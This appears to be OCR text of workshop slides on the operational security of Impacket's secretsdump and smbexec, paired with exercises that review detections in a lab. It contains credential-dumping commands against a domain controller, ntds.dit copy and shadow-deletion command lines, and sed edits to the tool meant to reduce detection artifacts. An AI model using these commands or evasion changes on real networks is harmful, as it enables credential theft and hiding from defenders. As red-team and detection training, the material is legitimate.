del C:\Windows\TEMP\execute.bat
```


# What Happened?

Service Name

Batch Filename

```
400             self.__tmpServiceName = None
401             self.__serviceDeleted = False
402
403             self.__batchFile = '%TEMP%\\execute.bat'
404             self.__shell = '%COMSPEC% /Q /c '
405             self.__output = '%SYSTEMROOT%\\Temp\\__output'
406             self.__answerTMP = b''
407
408             self.__execMethod = 'smbexec'
```

Output Filename



# What Happened?

```
Path:
%COMSPEC% %COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat
```


Command Line

Service Name

```
1091        def __executeRemote(self, data):
1092            self.__tmpServiceName = ''.join([random.choice(string.ascii_letters) for _ in range(8)])
1093            command = self.__shell + 'echo ' + data + ' ^> ' + self.__output + ' > ' + self.__batchFile + ' & ' + \
1094                      self.__shell + self.__batchFile
1095            command += ' & ' + 'del ' + self.__batchFile
1096
```

# Modify VSS Method

impacket / impacket / examples / **secretsdump.py**

## File locations:

- /home/<user>/.local/pipx/venvs/impacket/bin/secretsdump.py
- /home/<user>/.local/pipx/venvs/impacket/lib/python3.8/site-packages/impacket/examples/secretsdump.py

## Variables:

- Some variables are hardcoded in multiple locations, ex: “__output”

```
odie@opsec:~$ grep -Ein 'Temp\\\\__output' og_secretsdump.py
405:        self.__output = '%SYSTEMROOT%\\Temp\\__output'
1121:               self.__smbConnection.getFile('ADMIN$', 'Temp\\__output', self.__answer)
1155:        self.__smbConnection.deleteFile('ADMIN$', 'Temp\\__output')
1217:               self.__smbConnection.deleteFile('ADMIN$', 'Temp\\__output')
1227:                   logging.error('Cannot delete target file \\\\%s\\ADMIN$\\Temp\\__output: %s'
```

# Ex: Modify secretsdump

- **Exercise:**
  - Change service name
  - Modify batch filename
  - Change output filename

- **OPSEC Consideration:**
  - Did this help with the detections?

```
400             self.__tmpServiceName = None
401             self.__serviceDeleted = False
402
403             self.__batchFile = '%TEMP%\\execute.bat'
404             self.__shell = '%COMSPEC% /Q /c '
405             self.__output = '%SYSTEMROOT%\\Temp\\__output'
406             self.__answerTMP = b''
407
408             self.__execMethod = 'smbexec'
```

```
1091     def __executeRemote(self, data):
1092         self.__tmpServiceName = ''.join([random.choice(string.ascii_letters) for _ in range(8)])
1093         command = self.__shell + 'echo ' + data + ' ^> ' + self.__output + ' > ' + self.__batchFile + ' & ' + \
1094                   self.__shell + self.__batchFile
1095         command += ' & ' + 'del ' + self.__batchFile
1096
```

# Ex: secretsdump: Solution

- **Exercise:**
  - Modify the secretsdump vss smbexec method
- Lines #: 400, 1092

```
400             self.__tmpServiceName = None
401             self.__serviceDeleted = False
402
403             self.__batchFile = '%TEMP%\\execute.bat'
404             self.__shell = '%COMSPEC% /Q /c '
405             self.__output = '%SYSTEMROOT%\\Temp\\__output'
406             self.__answerTMP = b''
407
408             self.__execMethod = 'smbexec'
```

**SOLUTION:**

- **Find instances of output filename**
  - $ grep -Ein 'Temp__output' secretsdump.py
- **Replace all instances of the hardcoded output location**
  - $ sed -in 's/Temp__output/Temp\\\\AJ8PK.tmp/g' secretsdump.py
- **Verify changes**
  - $ grep -Ein 'Temp__output' secretsdump.py

# Modified VSS Artifacts

**Timestamp**
2024-08-03T21:50:17.1280043Z

**Account**
Jason Daniels

**Computer**
opsectarget

**Service name**
svcsv

**Service path**
%COMSPEC% /Q /c echo %COMSPEC% /C copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit %SYSTEMROOT%\Temp\kwBZECxI.tmp ^> %SYSTEMROOT%\Temp\AJ8PK.tmp > %TEMP%\backup.bat & %COMSPEC% /Q /c %TEMP%\backup.bat & del %TEMP%\backup.bat


```
2024-08-03 21:50:17.291 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 16021 · Svc: svcsv ¦
 Path: %COMSPEC% /Q /c echo %COMSPEC% /C vssadmin delete shadows /shadow="{07e6b9a4-fe57-4250-84b9-bc86b29e72fa}" /Quiet ^> %SYSTEMROO
T%\Temp\AJ8PK.tmp > %TEMP%\backup.bat & %COMSPEC% /Q /c %TEMP%\backup.bat & del %TEMP%\backup.bat ¦ Acct: LocalSystem ¦ StartType: aut
o start · ServiceType: user mode service

2024-08-03 21:50:17.291 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 16021 · Svc: svcsv ¦
 Path: %COMSPEC% /Q /c echo %COMSPEC% /C vssadmin delete shadows /shadow="{07e6b9a4-fe57-4250-84b9-bc86b29e72fa}" /Quiet ^> %SYSTEMROO
T%\Temp\AJ8PK.tmp > %TEMP%\backup.bat & %COMSPEC% /Q /c %TEMP%\backup.bat & del %TEMP%\backup.bat ¦ Acct: LocalSystem ¦ StartType: aut
o start · ServiceType: user mode service
```

# Remote Shadow Snapshot

**What is this?!**

```
-exec-method [{smbexec,wmiexec,mmcexec}]
                      Remote exec method to use at target (only when using -use-vss). Default: smbexec
-use-remoteSSMethod   Remotely create Shadow Snapshot via WMI and download SAM, SYSTEM and SECURITY from it, the parse locally
-remoteSS-remote-volume REMOTESS_REMOTE_VOLUME
                      Remote Volume to perform the Shadow Snapshot and download SAM, SYSTEM and SECURITY
-remoteSS-local-path REMOTESS_LOCAL_PATH
                      Path where download SAM, SYSTEM and SECURITY from Shadow Snapshot. It defaults to current path
```

# A New Hope?



[SECRETSDUMP] New Dump Method - Shadow Snapshot Method via WMI #1719

Merged anadrianmanrique merged 20 commits into fortra:master from PeterGabaldon:shadowSnapshotMethod on May 13

Conversation 20 Commits 20 Checks 9 Files changed 3

PeterGabaldon commented on Mar 19 • edited Contributor

**[UPDATE]**

Thanks to @Veids and its advice, it is now working without RCE. It was my mistake that I implemented it bad, but now it is working. SAM/SYSTEM/SECURITY are downloaded via SMB from the Shadow Snapshot. I have to clear a little bit the code, but it is working fine.

#1719 (comment)

A new method for dumping local credentials has been developed that does not depend on the registry. This technique involves creating a Shadow Snapshot on the remote computer through WMI and downloading the SAM, SYSTEM, and SECURITY files for local analysis. Although Impacket implements a method for utilizing Shadow Snapshot, this method is distinct. The method currently in use targets NTDS in Domain Controllers using *vssadmin create*. Since the *create* command is not available in *vssadmin* on client computers, it is not possible to create a Shadow Snapshot remotely with this built-in tool. However, creation is feasible using WMI.

Reviewers
anadrianmanrique

Assignees
anadrianmanrique

Labels
high waiting for response

Projects
None yet

Milestone

# WMI Shadow Snapshot

- Creates a Shadow Snapshot through WMI
- Downloads SAM, SYSTEM, and SECURITY via SMB and processes locally
- No interaction with the registry is necessary

```
1056      def __wmiCreateShadow(self, volume):
1057          username, password, domain, lmhash, nthash, aesKey, _, _ = self.__smbConnection.getCredentials()
1058          dcom = DCOMConnection(self.__smbConnection.getRemoteHost(), username, password, domain, lmhash, nthash, aesKey,
1059                                oxidResolver=False, doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
1060          iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login,wmi.IID_IWbemLevel1Login)
1061          iWbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
1062          iWbemServices= iWbemLevel1Login.NTLMLogin('//./root/cimv2', NULL, NULL)
1063          iWbemLevel1Login.RemRelease()
1064
1065          win32ShadowCopy,_ = iWbemServices.GetObject('Win32_ShadowCopy')
1066          LOG.debug('Trying to create SS remotely via WMI')
1067          result = win32ShadowCopy.Create(volume, 'ClientAccessible')
```


# Ex: Remote SS Test

- **Usage:**
  - secretsdump.py BSIDES/jason:'Password123!'@192.168.x.20 -use-remoteSSMethod
- **Exercise:**
  - Execute secretsdump remote Shadow Snapshot method against DC01
  - Run hayabusa on DC01 and review results
  - What indicators were found?

```
odie@opsec:~$ secretsdump.py -just-dc-ntlm BSIDES/jason@10.0.0.5 -use-remoteSSMethod -debug
Impacket v0.12.0.dev1+20240718.115833.4e0e3174 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /home/odie/.local/lib/python3.8/site-packages/impack
Password:
[*] Creating SS
[+] Target system is 10.0.0.5 and isFQDN is False
[+] StringBinding: opsectarget[53811]
[+] StringBinding: 10.0.0.5[53811]
[+] StringBinding chosen: ncacn_ip_tcp:10.0.0.5[53811]
[+] Trying to create SS remotely via WMI
[+] Got ShadowID {C46D7D3E-3118-4E0E-B10A-880993394CE0}
```

# Remote SS Findings?

- **Exercise:**
  - What indicators were found?
  - How does it compare to VSS smbexec method?



# Conclusion

- Review
- Closing Thoughts
- Resources
- Bonus: PsExec

# smbexec OPSEC

- **Disk Indicators**
- Memory Indicators
- **Process Indicators**
- Network Indicators

- **Disk Indicators:**
  - Filenames
  - Locations
  - Unnecessary file creation
- **Process Indicators:**
  - Unnecessary process creation
  - Suspicious command-line
  - Service Creation vs Modification
  - Uncommon Image Path

# Disk Indicators: Before

### 1. Echo Command into Batch File

cmd.exe /Q /c echo [...snip...]> C:\Windows\aRpjIhMy.bat

**Create a new batch file for each command?**

### 2. Execute Batch File

cmd.exe /Q /c C:\Windows\aRpjIhMy.bat

**TOTAL:**

**Files Written: 6**

**Files Deleted: 6**

### 3.Cmd Inside Batch File Executed

systeminfo > \\MULTIVERSE\C$__output 2>&1

**Output written + deleted for each command**

### 4. Delete Batch File

del C:\Windows\aRpjIhMy.bat

**Deleting each time**

# Disk Indicators: After

### 1. Echo Command into Batch File

cmd.exe /Q /c echo [...snip...]> C:\Windows\aRpjIhMy.bat ⟵ Uploading one batch file!

### 2. Execute Batch File

cmd.exe /Q /c C:\Windows\aRpjIhMy.bat

**TOTAL:**
**Files Written: 6**
**Files Deleted: 6**

**TOTAL:**
**Uploading 1 File**
**Deleting 1 File**


### 3.Cmd Inside Batch File Executed

systeminfo > \\MULTIVERSE\C$__output 2>&1 ⟵ Output written + deleted once!


### 4. Delete Batch File

del C:\Windows\aRpjIhMy.bat ⟵ Used a better method to delete!

# Process Creation: Before




# Process Creation: After



# Command Line: Before

```
Path:
%COMSPEC% /Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat &
%COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat &
del %SYSTEMROOT%\ffivKsAQ.bat
```



